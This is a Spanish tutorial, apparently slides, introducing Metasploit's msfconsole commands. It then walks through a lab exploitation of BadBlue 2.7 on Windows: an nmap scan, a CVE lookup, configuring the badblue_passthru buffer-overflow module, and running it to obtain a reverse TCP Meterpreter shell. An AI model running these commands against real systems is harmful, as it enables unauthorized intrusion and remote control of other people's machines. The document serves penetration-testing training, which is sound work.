PRIMEROS PASOS MSF

1.

COMANDOS BÁSICOS

COMANDOS BÁSICOS

Comandos básicos de la consola de **Metasploit** a través de ***msfconsole***

Back, Background,
Check, Exploit,
Info, Help, Route,
Run, Save,
Search, Sessions,
Set & Setg, Show,
Unset & Unsetg,
Use

COMANDOS BÁSICOS (HELP)

Help: Lista los comandos disponibles clasificados en comandos de *core* y de *ddbb.*

```
msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    advanced      Displays advanced options for one or more modules
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
```

```
Database Backend Commands
=========================

    Command           Description
    -------           -----------
    creds             List all credentials in the database
    db_connect        Connect to an existing database
    db_disconnect     Disconnect from the current database instance
    db_export         Export a file containing the contents of the database
```

COMANDOS BÁSICOS (SEARCH)

Search: Para realizar búsquedas de módulos teniendo en cuenta la gran cantidad que existen.

```
msf > search exploit/windows/mysql/mysql_payload
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                Disclosure Date  Rank       Description
   ----                                ---------------  ----       -----------
   exploit/windows/mysql/mysql_payload  2009-01-16       excellent  Oracle MySQL for Microsoft Windows Payload Execution
```

COMANDOS BÁSICOS (USE)

Use: Nos permite usar el exploit que se quiere ejecutar. Será necesario escribir la ruta hasta el exploit en cuestión.

```
msf > use exploit/windows/mysql/mysql_payload
msf exploit(mysql_payload) >
msf exploit(mysql_payload) >
```

COMANDOS BÁSICOS (INFO)

Info: Proporciona información acerca del módulo que se está ejecutando.

```
msf exploit(mysql_payload) > info

       Name: Oracle MySQL for Microsoft Windows Payload Execution
     Module: exploit/windows/mysql/mysql_payload
   Platform: Windows
  Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2009-01-16

Provided by:
  Bernardo Damele A. G. <bernardo.damele@gmail.com>
  todb <todb@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Basic options:
  Name             Current Setting  Required  Description
  ----             ---------------  --------  -----------
  FORCE_UDF_UPLOAD  false           no        Always attempt to ins
  PASSWORD                          no        The password for the
```

COMANDOS BÁSICOS (SHOW)

Show: Mostrar los módulos de un determinado tipo o todos (*Payloads*, *Encoders*, *Post, Options*).


```
msf exploit(mysql_payload) > show encoders

Compatible Encoders
===================

   Name                          Disclosure Date  Rank       Description
   ----                          ---------------  ----       -----------
   cmd/powershell_base64                          excellent  Powershell Base64 Command Encoder
   generic/eicar                                  manual     The EICAR Encoder
   generic/none                                   normal     The "none" Encoder
   mipsbe/byte_xori                               normal     Byte XORi Encoder
   mipsbe/longxor                                 normal     XOR Encoder
   mipsle/byte_xori                               normal     Byte XORi Encoder
   mipsle/longxor                                 normal     XOR Encoder
```

COMANDOS BÁSICOS (BACK)

Back: Para salirse del módulo que se está ejecutando.



COMANDOS BÁSICOS (SET & SETG)

Set & Setg: Comandos para configurar los parámetros de los módulos. *Set* asigna el valor al parámetro de ese determinado módulo mientras que *setg* lo asigna de forma global.

```
msf exploit(mysql_payload) >
msf exploit(mysql_payload) > set RHOST 172.16.1.2
RHOST => 172.16.1.2
msf exploit(mysql_payload) > _
```

COMANDOS BÁSICOS (UNSET & UNSETG)

Unset & Unsetg: Usado para desasignar los valores establecidos con los comandos *set* y *setg* vistos anteriormente

```
msf exploit(mysql_payload) >
msf exploit(mysql_payload) > unset RHOST
Unsetting RHOST...
msf exploit(mysql_payload) > show options

Module options (exploit/windows/mysql/mysql_payload):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   FORCE_UDF_UPLOAD  false            no        Always attem
   PASSWORD                           no        The password
   RHOST                              yes       The target a
   RPORT             3306             yes       The target p
   USERNAME          root             no        The username
```

COMANDOS BÁSICOS (RUN & EXPLOIT)

Run: Comando para ejecutar un módulo auxiliar.

```
msf auxiliary(tcp) > set RHOSTS 172.16.123.2
RHOSTS => 172.16.123.2
msf auxiliary(tcp) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exploit: Similar a *run* y se usa para ejecutar un *exploit*. Si la ejecución es exitosa se establece una conexión con la máquina conocida como sesión.

COMANDOS BÁSICOS (CHECK & SESSIONS)

Check: permite saber si el exploit tendrá éxito sin lanzar el script (para aquellos intrusivos)

Sessions: Permite interactuar con las sesiones obtenidas después de la ejecución del exploit. Funciones como *-l*: listar, *-i*: interactuar con alguna sesión, *-k*: terminar con una sesión.

```
msf > sessions -l

Active sessions
===============

No active sessions.
```

COMANDOS BÁSICOS (BACKGROUND & SAVE)

Background: manda a segundo plano la sesión para ejecutar comandos desde la consola.

Save: permite guardar la configuración actual de la consola de *metasploit* en un fichero. Muy útil cuando las auditorías son largas. Al ejecutar de nuevo la consola cargará el fichero de configuración.

2.

EXPLOTANDO VULNERABILIDADES

EXPLOTACIÓN

Llegados a la fase de explotación se da por hecho que ya se ha realizado la fase de *descubrimiento de hosts, puertos, servicios y posibles vulnerabilidades*.

Escenario:

- *S.O. Windows*
- *BadBlue 2.7*

ESCANEO

Al escanear el equipo se pueden ver los puertos y servicios corriendo con la versión de los mismos.

```
root@kali:~# nmap 172.16.123.135/32 -sV

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-03-01 04:54 UTC
Nmap scan report for 172.16.123.135
Host is up (0.00051s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         BadBlue httpd 2.7
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
```

VULNERABILIDADES

Se busca si existen vulnerabilidades para dicha versión de ese servicio.

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2008-2003	264		DoS Exec Code	2008-04-28	2009-01-29	7.5	User	Remote	Low	Not required	Partial	Partial	Partial
BadBlue 2.72 Personal Edition stores multiple programs in the web document root with insufficient access control, which allows remote attackers to (1) cause a denial of service via multiple invocations of uninst.exe, and have an unknown impact via (2) badblue.exe and (3) dyndns.exe. NOTE: this can be leveraged for arbitrary remote code execution in conjunction with CVE-2007-6378.														
2	CVE-2007-6379	16		+Info	2007-12-14	2008-11-15	5.0	None	Remote	Low	Not required	Partial	None	None
BadBlue 2.72b and earlier allows remote attackers to obtain sensitive information via an invalid browse parameter, which reveals the installation path in an error message.														
3	CVE-2007-6378	22		Dir. Trav.	2007-12-14	2008-11-15	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Directory traversal vulnerability in upload.dll in BadBlue 2.72b and earlier allows remote attackers to create or overwrite arbitrary files via a .. (dot dot) in the filename parameter.														
4	CVE-2007-6377	119	1	Exec Code Overflow	2007-12-14	2009-08-19	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Stack-based buffer overflow in the PassThru functionality in ext.dll in BadBlue 2.72b and earlier allows remote attackers to execute arbitrary code via a long query string.														

Total number of vulnerabilities : **4** Page : 1 (This Page)

¿EXPLOITS DISPONIBLES?

… y para dichas vulnerabilidades, ¿hay exploits publicados?

```
msf >
msf > search badblue
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                      Disclosure Date  Rank   Description
   ----                                      ---------------  ----   -----------
   exploit/windows/http/badblue_ext_overflow  2003-04-20       great  BadBlue 2.5 EXT.dll Buffer Overflow
   exploit/windows/http/badblue_passthru      2007-12-10       great  BadBlue 2.72b PassThru Buffer Overflow
```

CONFIGURACIÓN DEL EXPLOIT

Se usará el comando *use* para ejecutar este exploit: *# use /exploit/windows/http/badblue_passthru*

Con *# show options* se podrán ver los parámetros necesarios

```
msf exploit(badblue_passthru) > show options

Module options (exploit/windows/http/badblue_passthru):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,typ
   RHOST                     yes       The target address
   RPORT    80               yes       The target port
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host
```

PARÁMETROS DEL EXPLOIT

Se añade el único parámetro que hace falta en este laboratorio, RHOST (equipo a atacar)

```
msf exploit(badblue_passthru) > set RHOST 172.16.123.135
RHOST => 172.16.123.135
msf exploit(badblue_passthru) > show options

Module options (exploit/windows/http/badblue_passthru):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST    172.16.123.135   yes       The target address
   RPORT    80               yes       The target port
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host
```

PAYLOADS

Configurado exploit > elección de payload

Se suele buscar obtener una sesión meterpreter

```
   payload/python/meterpreter_bind_tcp
   payload/python/meterpreter_reverse_http
   payload/python/meterpreter_reverse_https
   payload/python/meterpreter_reverse_tcp
   payload/python/shell_reverse_tcp
```

bind: conexión directa hacia el host víctima

reverse: conexión desde el host de la víctima hacia la máquina del atacante

 # set payload windows/meterpreter/bind_tcp

EJECUCIÓN

Exploit (*v*), Payload (*v*) > Ejecutarlo

```
msf exploit(badblue_passthru) >
msf exploit(badblue_passthru) > exploit

[*] Started reverse TCP handler on 172.16.123.130:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (957999 bytes) to 172.16.123.135
[*] Meterpreter session 1 opened (172.16.123.130:4444 -> 172.16.123.135:49260)

meterpreter >
```

> Script ejecutado correctamente

> Payload devuelve la sesión meterpreter